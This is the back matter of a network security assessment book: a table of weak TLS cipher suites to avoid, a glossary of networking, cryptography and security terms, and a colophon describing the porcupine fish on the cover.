TLS implementations are often found to support weak cipher suites. Adversaries with network access can exploit vulnerabilities within these to decrypt ciphertext via man-in-the-middle in particular. The suites listed in Tables C-1 through C-3 lack authentication (anonymous ciphers), perform symmetric encryption using no key (null ciphers), and operate in an exploitable manner (export-grade ciphers). As such, they should be avoided and not exist within modern environments.
| Code | Name | Code | Name |
|---|---|---|---|
| 0x0017 | TLS_DH_Anon_EXPORT_WITH_RC4_40_MD5 | 0x0089 | TLS_DH_Anon_WITH_CAMELLIA_256_CBC_SHA |
| 0x0018 | TLS_DH_Anon_WITH_RC4_128_MD5 | 0x009B | TLS_DH_Anon_WITH_SEED_CBC_SHA |
| 0x0019 | TLS_DH_Anon_EXPORT_WITH_DES40_CBC_SHA | 0x00A6 | TLS_DH_Anon_WITH_AES_128_GCM_SHA256 |
| 0x001A | TLS_DH_Anon_WITH_DES_CBC_SHA | 0x00A7 | TLS_DH_Anon_WITH_AES_256_GCM_SHA384 |
| 0x001B | TLS_DH_Anon_WITH_3DES_EDE_CBC_SHA | 0xC015 | TLS_ECDH_Anon_WITH_NULL_SHA |
| 0x0034 | TLS_DH_Anon_WITH_AES_128_CBC_SHA | 0xC016 | TLS_ECDH_Anon_WITH_RC4_128_SHA |
| 0x003A | TLS_DH_Anon_WITH_AES_256_CBC_SHA | 0xC017 | TLS_ECDH_Anon_WITH_3DES_EDE_CBC_SHA |
| 0x0046 | TLS_DH_Anon_WITH_CAMELLIA_128_CBC_SHA | 0xC018 | TLS_ECDH_Anon_WITH_AES_128_CBC_SHA |
| 0x006C | TLS_DH_Anon_WITH_AES_128_CBC_SHA256 | 0xC019 | TLS_ECDH_Anon_WITH_AES_256_CBC_SHA |
| 0x006D | TLS_DH_Anon_WITH_AES_256_CBC_SHA256 | ||
| Code | Name | Code | Name |
|---|---|---|---|
| 0x0000 | TLS_NULL_WITH_NULL_NULL | 0x00B4 | TLS_DHE_PSK_WITH_NULL_SHA256 |
| 0x0001 | TLS_RSA_WITH_NULL_MD5 | 0x00B5 | TLS_DHE_PSK_WITH_NULL_SHA384 |
| 0x0002 | TLS_RSA_WITH_NULL_SHA | 0x00B8 | TLS_RSA_PSK_WITH_NULL_SHA256 |
| 0x002C | TLS_PSK_WITH_NULL_SHA | 0x00B9 | TLS_RSA_PSK_WITH_NULL_SHA384 |
| 0x002D | TLS_DHE_PSK_WITH_NULL_SHA | 0xC006 | TLS_ECDHE_ECDSA_WITH_NULL_SHA |
| 0x002E | TLS_RSA_PSK_WITH_NULL_SHA | 0xC00B | TLS_ECDH_RSA_WITH_NULL_SHA |
| 0x003B | TLS_RSA_WITH_NULL_SHA256 | 0xC010 | TLS_ECDHE_RSA_WITH_NULL_SHA |
| 0x0047 | TLS_ECDH_ECDSA_WITH_NULL_SHA | 0xC015 | TLS_ECDH_Anon_WITH_NULL_SHA |
| 0x0082 | TLS_GOSTR341094_WITH_NULL_GOSTR3411 | 0xC039 | TLS_ECDHE_PSK_WITH_NULL_SHA |
| 0x0083 | TLS_GOSTR341001_WITH_NULL_GOSTR3411 | 0xC03A | TLS_ECDHE_PSK_WITH_NULL_SHA256 |
| 0x00B0 | TLS_PSK_WITH_NULL_SHA256 | 0xC03B | TLS_ECDHE_PSK_WITH_NULL_SHA384 |
| 0x00B1 | TLS_PSK_WITH_NULL_SHA384 | ||
| Code | Name | Code | Name |
|---|---|---|---|
| 0x0003 | TLS_RSA_EXPORT_WITH_RC4_40_MD5 | 0x0029 | TLS_KRB5_EXPORT_WITH_DES_CBC_40_MD5 |
| 0x0006 | TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 | 0x002A | TLS_KRB5_EXPORT_WITH_RC2_CBC_40_MD5 |
| 0x0008 | TLS_RSA_EXPORT_WITH_DES40_CBC_SHA | 0x002B | TLS_KRB5_EXPORT_WITH_RC4_40_MD5 |
| 0x000B | TLS_DH_DSS_EXPORT_WITH_DES40_CBC_SHA | 0x0060 | TLS_RSA_EXPORT1024_WITH_RC4_56_MD5 |
| 0x000E | TLS_DH_RSA_EXPORT_WITH_DES40_CBC_SHA | 0x0061 | TLS_RSA_EXPORT1024_WITH_RC2_CBC_56_MD5 |
| 0x0011 | TLS_DHE_DSS_EXPORT_WITH_DES40_CBC_SHA | 0x0062 | TLS_RSA_EXPORT1024_WITH_DES_CBC_SHA |
| 0x0014 | TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA | 0x0063 | TLS_DHE_DSS_EXPORT1024_WITH_DES_CBC_SHA |
| 0x0026 | TLS_KRB5_EXPORT_WITH_DES_CBC_40_SHA | 0x0064 | TLS_RSA_EXPORT1024_WITH_RC4_56_SHA |
| 0x0027 | TLS_KRB5_EXPORT_WITH_RC2_CBC_40_SHA | 0x0065 | TLS_DHE_DSS_EXPORT1024_WITH_RC4_56_SHA |
| 0x0028 | TLS_KRB5_EXPORT_WITH_RC4_40_SHA | ||
An access control list defines a security policy within a system.
Active Directory is used within Microsoft environments as a directory service.
Authenticated Encryption with Associated Data is a modern block cipher mode of operation that simultaneously provides confidentiality, integrity, and authenticity assurances on the data.
The Advanced Encryption Standard is a cryptosystem established by NIST.
The Apple Filing Protocol is a network file service protocol for Apple OS X.
The IPsecAuthentication Header guarantees integrity and data origin authentication of IP packets. Further, it can optionally protect against replay attacks.
The Apache JServ Protocol is a binary protocol used to proxy inbound requests from a frontend HTTP web server to a backend Java servlet container (e.g., JBoss).
Address Resolution Protocol is a Layer 2 protocol used within IPv4 networks to map IP addresses to MAC hardware addresses using a data link protocol (e.g., IEEE 802.3 Ethernet or 802.11 WiFi).
A BGP Autonomous System number defines IP routing prefixes under the administrative control of a single entity (typically an Internet service provider).
Address Space Layout Randomization is a memory-protection mechanism used by operating systems to guard against memory corruption attacks by randomizing the location of useful content within memory.
Abstract Syntax Notation One is a standard and notation that describes rules and structures for representing, encoding, transmitting, and decoding data in telecommunications and computer networking.
Border Gateway Protocol is an exterior gateway protocol designed to exchange routing and reachability information among autonomous systems on the Internet.
A Bridge Protocol Data Unit is a network frame containing STP information.
A Certificate Authority is a trusted entity that signs X.509 digital certificates.
Within an Ethernet switch, the content addressable memory table is used to record MAC addresses and corresponding port locations.
The Cipher Block Chaining mode of operation within a cryptosystem.
The Common Desktop Environment is a desktop environment for Unix systems.
A Content Delivery Network is a distributed network of proxy servers deployed in multiple data centers. The goal of a CDN is to serve content to clients with high availability and low latency.
The Cisco Discovery Protocol is a proprietary data link (Layer 2) protocol used to share information about directly connected Cisco equipment (e.g., operating system and IP address details).
ColdFusion Markup Language is a tag-based scripting language supporting dynamic web page creation and database access. In the language, ColdFusion tags are embedded in HTML files.
A Content Management System is an application that supports the creation and modification of content using a common user interface, supporting multiple users working in a collaborative environment.
The Common Name attribute within an X.509 certificate describes the identity of a component within a larger system (e.g., a user or host).
Component Object Model is a Microsoft binary-interface standard for software components. It is used to enable interprocess communication and dynamic object creation in a large range of programming languages.
A challenge–response authentication mechanism stipulates that one party presents a question (“challenge”) and another party must provide a valid answer (“response”) to successfully authenticate (RFC 2195).
Cross-site request forgery is a type of attack that occurs when malicious content causes a user’s web browser to perform an unwanted action on a trusted site.
Common Vulnerabilities and Exposures is a dictionary of publicly known information security vulnerabilities, maintained by the MITRE Corporation.
Common Vulnerability Scoring System is an open industry standard for assessing the severity of computer system security vulnerabilities.
Datagram Congestion Control Protocol is a transport layer (Layer 4) protocol implementing reliable connection setup, teardown, congestion control, and feature negotiation (RFC 4340).
Distributed Component Object Model is a proprietary Microsoft technology for communication among software components distributed across networked computers.
A data compression algorithm described by RFC 1951.
Data Execution Prevention is a set of hardware and software security features that prevent instructions from being executed from protected areas of memory.
The Data Encryption Standard is a symmetric-key block cipher published by NIST. Triple DES applies the DES cipher three times to each data block.
Diffie-Hellman and Ephemeral Diffie-Hellman are anonymous key agreement protocols used to establish a shared secret between two parties over an insecure channel.
The Dynamic Host Configuration Protocol provides IP address and other configuration information to local clients.
Domain Keys Identified Mail is an email authentication method designed to prevent email spoofing by providing a mechanism to allow mail exchangers to check that incoming mail from a domain is authorized (RFC 6376).
Domain-based Message Authentication, Reporting, and Conformance is an email validation system designed to detect and prevent email spoofing (RFC 7489).
Within LDAP, objects are referenced by their Distinguished Name values.
A mechanism used to translate IPv4 DNS records for IPv6-only clients.
Domain Name System Security Extensions is a suite of IETF specifications for securing DNS information provided over IP networks.
The Digital Signature Algorithm is published in the Digital Signature Standard (FIPS 186).
Datagram Transport Layer Security provides optional communications security for datagram protocols, including UDP (RFC 6347) and SCTP (RFC 6083).
The Dynamic Trunking Protocol is a proprietary Layer 2 Cisco networking protocol used to negotiate trunking on a link between two 802.1Q VLAN-aware switches.
The Extensible Authentication Protocol is a framework frequently used in wireless networks and point-to-point connections to authenticate clients (RFC 3748).
Extensible Authentication Protocol Over LAN is a network port authentication protocol used in IEEE 802.1AE, 802.1AR, and 802.1X environments to provide generic sign-on to access network resources.
Elliptic curve cryptography is an approach to public-key cryptography based on the algebraic structure of elliptic curves over finite fields. ECC requires smaller keys compared to non-ECC cryptography to provide equivalent security.
The elliptic curve analogues of DH, DHE, and DSA.
Enhanced Interior Gateway Routing Protocol is a proprietary distance-vector routing protocol that is used in Cisco environments to automate routing decisions and configuration.
The IPsec Encapsulating Security Payload provides origin authenticity, integrity, and confidentiality protection of packets.
Federal Information Processing Standards are issued by NIST after approval by the US Secretary of Commerce pursuant to the Federal Information Security Management Act.
The GNU Compiler Collection is a compiler system produced by the GNU Project supporting various programming languages.
Galois/Counter Mode is a mode of operation for symmetric-key cryptographic block ciphers that has been widely adopted because of its efficiency and performance.
GNU’s Not Unix is a complete free software operating system.
The Global Offset Table is a table of variables and memory address locations.
The Generic Security Service Application Program Interface provides access to security services such as authentication providers (RFC 2743).
A Globally Unique Identifier is a 128-bit integer used to identify a resource.
The Hadoop Distributed File System is a distributed portable file system written in Java for the Hadoop framework.
A keyed-hash message authentication code is a specific type of MAC involving a cryptographic hash function (hence the “H”) in combination with a secret key.
Hot Standby Routing Protocol is a Cisco proprietary redundancy protocol used to establish fault-tolerant default gateways (RFC 2281).
The International Data Encryption Algorithm is a dated symmetric-key block cipher.
The Institute of Electrical and Electronics Engineers is the world’s largest association of technical professionals with more than 400,000 members.
The Internet Engineering Task Force develops and promotes voluntary Internet standards, in particular the standards that comprise the Internet protocol suite. It is an open standards organization, with no formal membership or membership requirements.
An intrusion detection system monitors network or system activities for anomalies or policy violations that indicate a computer attack.
An intrusion prevention system identifies and blocks malicious computer activity.
The Internet Key Exchange protocol is used to set up an IPsec SA.
Within IPv4, an identification field enables fragmentation and reassembly and is required to be unique (RFC 6864).
Interprocess communication is a mechanism that lets processes share data.
The Intelligent Platform Management Interface is a set of specifications for an autonomous subsystem that provides management and monitoring capabilities independent of a host system’s CPU, firmware, and operating system.
Internet Protocol Security is a protocol suite for secure IP communications by authenticating and encrypting each IP packet of a session.
Internet Relay Chat is a protocol that facilitates text communication.
The Internet Security Association and Key Management Protocol is used to establish IPsec session parameters (RFC 2408).
A protocol used to send Small Computer System Interface commands over TCP/IP networks, providing access to storage arrays in particular.
An initialization vector is a fixed-size input to a cryptographic primitive that is typically required to be random. IV randomization ensures that repeated usage of a key does not allow an attacker to infer relationships between segments of ciphertext.
Java Database Connectivity is an API for accessing database management systems.
The Java Debug Wire Protocol is a protocol used for communication between a debugger and a target Java virtual machine.
Java Management Extensions is a Java technology that supplies tools for managing and monitoring applications, system objects, devices, and service-oriented networks. Objects called MBeans represent resources.
The Java Naming and Directory Interface is a Java API for a directory service that makes it possible for software clients to discover and look up data and objects via a name.
JavaScript Object Notation is an open format that uses human-readable text to transmit data objects consisting of attribute–value pairs.
A key distribution center is part of a cryptosystem intended to reduce the risks inherent in exchanging keys, as used within Kerberos and other systems.
Kerberos is a secure method for authenticating requests to services in a network.
The Lightweight Directory Access Protocol is a directory service protocol.
The Link-Local Multicast Name Resolution protocol is based on DNS that lets both IPv4 and IPv6 hosts perform name resolution on the same local link.
The Low-Level Virtual Machine is a collection of compiler toolchain technologies.
The Microsoft Windows Local Security Authority is a protected subsystem that maintains information about all aspects of security on a system. LSARPC denotes the RPC interface that is used to interact with the subsystem.
A message authentication code is a value used to confirm that a message came from the stated sender (is authentic) and has not been changed in transit (has integrity).
A media access control address is a unique identifier used within IEEE 802 networks, including 802.3 Ethernet and 802.11 WiFi.
A managed beanrepresents a resource running in the Java virtual machine.
A cryptographic hash function producing a 128-bit (16-byte) hash value, typically expressed in text format as a 32-digit hexadecimal number. MD5 should be avoided, as a severe collision attack exists that can find collisions within seconds on a computer with a 2.6 GHz Pentium 4 processor.
Multicast DNS is commonly used to provide name resolution in a small network where no conventional DNS server has been installed (RFC 6762).
Multifactor authentication is a method of computer access control in which a user is only granted access after successfully presenting several separate pieces of evidence to an authentication mechanism.
A management information base is used to manage entities in a network.
The Multipurpose Internet Mail Extensions standard provides support for text in foreign character sets, binary attachments, and message bodies with multiple parts within SMTP, HTTP, and other protocols.
A man-in-the-middle attack is undertaken by an adversary with network access to compromise data in-transit.
The Microsoft Challenge-Handshake Authentication Protocol, which exists in two versions: MS-CHAP (RFC 2433) and MS-CHAPv2 (RFC 2759).
A managed security service provider offers email and web content filtering, firewall management, and other services.
A message transfer agent is software that transfers email messages from one computer to another using a client–server application architecture.
A maximum transmission unit is the largest size frame or packet, specified in octets (8-bit bytes), which can be sent in a packet- or frame-based network such as the Internet.
IEEE 802.1X port-based Network Access Control that provides an authentication mechanism to devices that want to attach to an Ethernet or WiFi network.
Network Address Translation is a method of remapping one IP address space into another by modifying network address information. In IPv6 environments, a NAT64 gateway translates connections across IPv4 and IPv6 protocols.
The Microsoft NetBIOS Name Service is a precursor protocol to LLMNR and provides local name resolution within legacy Windows environments.
A nondelivery notification is commonly generated by an MTA when it is unable to deliver a message to an intended recipient.
Neighbor Discovery Protocol is a link layer (Layer 2) protocol used within IPv6 networks to discover and autoconfigure other nodes (RFC 4861).
Network File System is a distributed file system protocol (RFC 7530).
Network Information Service is a dated directory service protocol for distributing system configuration data (such as user and host names) between systems in a network. NIS+ is a protocol developed by Sun Microsystems to replace NIS.
The US National Institute of Standards and Technology.
A number to be used once during the operation of a cryptosystem.
The Nmap Scripting Engine, supporting automation of tasks including network discovery, service querying, and vulnerability exploitation.
The NT LAN Manager is a Microsoft security protocol that provides authentication, integrity, and confidentiality to users. NTLMv2 is the successor of NTLM.
The Network Time Protocol provides clock synchronization between computer systems over packet-switched, variable-latency data networks.
The National Vulnerability Database is a repository of vulnerability management data maintained by NIST.
The Microsoft Network Basic I/O System makes it possible for applications on different computers to communicate over a network.
Open Database Connectivity is an API for accessing database management systems.
Object-Graph Navigation Language is an open source expression language for Java.
Object identifiers uniquely identify managed objects in a MIB hierarchy.
An Object-Relational Database Management System such as MySQL, Oracle Database, and PostgreSQL.
Open Shortest Path First is a routing protocol for IP networks. It uses a link state routing algorithm and falls into the group of interior routing protocols, operating within a single AS.
A one-time password is a credential that is valid for a single session or transaction.
Off-the-record provides encryption for instant messaging conversations.
An organizational unit is a subdivision within a directory into which you can place users, groups, computers, and other organizational units.
Microsoft Outlook Web Access, used to provide access to email over HTTP.
The Open Web Application Security Project.
A proxy auto-configuration file defines how web browsers can automatically choose the appropriate proxy server for fetching a given URL.
The Microsoft Privilege Account Certificate is an extension element of the authorization data within a Kerberos ticket. It contains information such as security identifiers, group membership, user profile information, and password credentials.
The packet capture API and file format is used to store and manipulate network data.
The Protected Extensible Authentication Protocol encapsulates EAP within a TLS tunnel.
Pretty Good Privacy is a data encryption and decryption computer program that provides cryptographic privacy and authentication for data communication.
Public key infrastructure is a set of roles, policies, and procedures needed to create, manage, distribute, use, store, and revoke digital certificates and manage public key encryption.
The Procedure Linkage Table is used to call external functions whose addresses weren’t known at the time of linking.
Point-to-Point Tunneling Protocol is used to implement virtual private networks.
Within TLS, a pseudorandom function is a mechanism used to securely generate pseudorandom output of arbitrary length from an input secret, seed, and identifying label.
A pseudorandom number generator is an algorithm for generating a sequence of numbers whose properties approximate the properties of sequences of random numbers. The PRNG-generated sequence is not truly random, because it is completely determined by a relatively small set of initial values, called the seed.
A preshared key is used as a secret within IPsec VPNs and other systems.
Preboot Execution Environment is an industry standard client/server interface that allows networked computers that are not yet loaded with an operating system to be configured and booted remotely by an administrator.
Remote Authentication Dial-In User Service is a networking protocol that provides centralized authentication, authorization, and accounting.
The RMCP+ Authenticated Key-Exchange Protocol is used within IPMI.
Rivest Cipher 2 and Rivest Cipher 4 are fast stream ciphers. Multiple vulnerabilities have been discovered in both, however, rendering them insecure.
Remote Desktop Protocol is a proprietary Microsoft protocol that provides a user with a graphical interface to connect to another computer over a network connection.
Representational State Transfer is an architecture style for designing networked applications. REST relies on stateless, client–server, cacheable communications, and commonly uses HTTP to transfer data.
The remote framebuffer protocol provides remote access to graphical user interfaces.
A Request for Comments is a formal IETF document that is the result of committee drafting and subsequent review by interested parties.
A SID is concatenated with a monotonically increasing relative identifier.
The Routing Information Protocol (e.g., RIPv1, RIPv2, and RIPng); one of the oldest distance-vector routing protocols, which employs the hop count as a routing metric. RIP prevents routing loops by limiting the number of hops allowed in a path.
The Remote Method Invocation system lets an object running in one Java virtual machine invoke methods on an object running in another Java virtual machine.
Return-oriented programming is a technique by which an adversary can execute code in the presence of security defenses such as DEP and code signing.
Remote procedure call is a protocol used to request a service from a remote program across a network.
RSA is one of the first practical public key cryptosystems and is widely used for secure key exchange within TLS and other protocols.
An IPsec security association is a bundle of algorithms and parameters (such as keys) used to encrypt and authenticate a particular network flow in one direction.
Security Assertion Markup Language is an XML data format for exchanging authentication and authorization data between parties (in particular, between an identity provider and a service provider).
The Microsoft Security Account Manager Remote protocol provides management functionality for an account store or directory containing users and groups.
The Simple Authentication and Security Layer is a framework for authentication and data security in Internet protocols. It decouples authentication mechanisms from application protocols.
The Microsoft System Center Configuration Manager provides patch management, software distribution, operating system deployment, and inventory capabilities within enterprise networks.
The Microsoft Service Control Manager starts, stops, and interacts with service processes within Windows systems.
Secure Copy and the Secure File Transfer Protocol are SSH subsystems that provide encrypted file transfer between two remote hosts.
The Stream Control Transmission Protocol is a transport-layer protocol serving in a similar role to TCP and UDP within IP networks (RFC 4960).
Structured exception handling is a mechanism for handling both hardware and software exceptions within Microsoft Windows.
The Secure Hash Algorithm family (e.g., SHA-1, SHA-256, SHA-384) are cryptographic hash functions, each published as a US Federal Information Processing Standard published by NIST. Cryptographic weaknesses were discovered in SHA-1, and the standard is no longer approved for use after 2010.
The System Identifier is used to uniquely identify a particular database on a system.
A Security Identifier is a value used to uniquely identify an object (such as a user or a group).
The Session Initiation Protocol is a communications protocol for signaling and controlling multimedia communication sessions. The most common applications of SIP are in Internet telephony for voice and video calls as well as instant messaging.
The Server Message Block protocol provides access to data, printers, and service endpoints within Microsoft environments.
The Simple Network Management Protocol is used to monitor and configure network devices and systems on an IP network.
SPDY is an open networking protocol developed primarily at Google for transporting web content, with the particular goals of reducing web page load latency and improving web security.
Sender Policy Framework is an email validation system designed to detect and prevent email spoofing (RFC 7208).
The Simple and Protected Negotiate authentication mechanism (RFC 4559).
Structured Query Language is used to communicate with a database.
Signaling System 7 is a telecommunications standard that defines how network elements in a public switched telephone network exchange information over a digital signaling network.
The Simple Service Discovery Protocol supports advertisement and discovery of network services within an IP network.
Secure Shell provides encrypted access to hosts over an unsecured network.
Secure Sockets Layer is a dated protocol used to provide transport security in a computer network. SSL has many known exploitable weaknesses and should not be used, as described by RFC 7568.
Spanning Tree Protocol is a Layer 2 protocol that runs across switches to eliminate loops and associated traffic storms at the data link layer, as defined by IEEE 802.1D.
The Trivial File Transfer Protocol is a simple protocol that lets a client transfer files to or from a remote host without authentication. One of its primary uses is in the early stages of nodes booting from a local area network.
Within Kerberos, a KDC may issue a ticket-granting ticket, which is time stamped and encrypted using the user’s password. The TGT is in turn used to request individual service tickets (RFC 4120).
Transport Layer Security is used to provide confidentiality, authentication, and integrity checking within a computer network (RFC 5246).
The Transparent Network Substrate protocol within Oracle Database.
Time to live is a mechanism that limits the lifespan of data in a computer system, as used within IP to prevent packets from infinitely circulating, and DNS to cache data.
A user-defined function is a function provided by the user of a program. Within MySQL and PostgreSQL databases, they are used to elevate privileges and pivot.
A user ID value within an operating system (e.g., Linux and Apple OS X).
An IEEE 802.1Q virtual LAN is a broadcast domain that is partitioned and isolated in a computer network at Layer 2.
Virtual Network Computing is a graphical desktop sharing system that uses the RFB protocol to remotely access another computer.
The Virtual Router Redundancy Protocol provides automatic assignment of available IP routers to participating hosts (RFC 5798).
Voice over IP is a group of technologies for the delivery of voice communications and multimedia sessions over IP networks.
A web application firewall is a mechanism that applies a set of rules to an HTTP conversation.
WHOIS is widely used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an address block, or autonomous system (RFC 3912).
Microsoft Windows Management Instrumentation is an initiative to develop a standard technology for accessing management information in an enterprise environment.
The Web Proxy Auto-Discovery Protocol is used to automatically configure web browser settings via DHCP or DNS discovery methods.
Web Distributed Authoring and Versioning is an HTTP extension that lets clients perform remote content authoring operations (RFC 4918).
X.509 is an important standard used within PKI to manage digital certificates.
Within IPsec, VPNs using IKE, extended authentication provides user authentication support. The mechanism is superseded by EAP in IKEv2.
The Extensible Markup Language defines a set of rules for encoding documents in a format that is both human-readable and machine-readable.
Extensible Messaging and Presence Protocol is a message-oriented communication protocol based on XML.
Cross-site scripting vulnerabilities enable attackers to inject client-side scripts into web pages viewed by other users, causing information to be leaked, and other unintended consequences.
Cross-site tracing is a flaw exploited via HTTP TRACE and TRACK methods.
XML External Entity processing attacks succeed when an improperly configured parser processes XML input containing a reference to an external entity with unintended consequences (commonly data exposure).
YAML Ain’t Markup Language is a human-readable data serialization language commonly used in Ruby and Python applications.
The animals on the cover of Network Security Assessment are porcupine fish (Diodon hystrix). This fish is found in oceans throughout the world, most often among or near coral reef areas. Its tube-shaped body ranges in length from 3 to 19 inches with relatively small fins. When threatened, the fish inflates itself by taking in tiny gulps of water until the stomach is full; the body expands in seconds to double or triple size, and its spines become erect. (Smaller species have spines that are permanently bristly.) The porcupine fish is covered with evenly spaced dark spots, which distinguishes it from other puffers.
The fish has a a single tooth in each jaw; fused at the midline, they form a parrotlike beak. A nocturnal hunter, it moves its body over a small area of sand and spurts tiny jets of water to uncover its prey, usually mollusks and crustaceans. The porcupine fish is popular as an aquarium specimen; it’s also blown up, dried, and sold as a souvenir.
In earlier centuries, certain Pacific island warriors used the porcupine fish to fashion a battle helmet. They would catch a fish, let it inflate, and then bury it in sand for about a week. When dug up, the fish, now a hard ball, would be cut open to make a hard, head-shaped piece that looked most formidable. The porcupine fish isn’t listed as endangered or vulnerable with the World Conservation Union.
Many of the animals on O’Reilly covers are endangered; all of them are important to the world. To learn more about how you can help, go to animals.oreilly.com.
The cover image is a 19th-century engraving from the Dover Pictorial Archive. The cover fonts are URW Typewriter and Guardian Sans. The text font is Adobe Minion Pro; the heading font is Adobe Myriad Condensed; and the code font is Dalton Maag’s Ubuntu Mono.
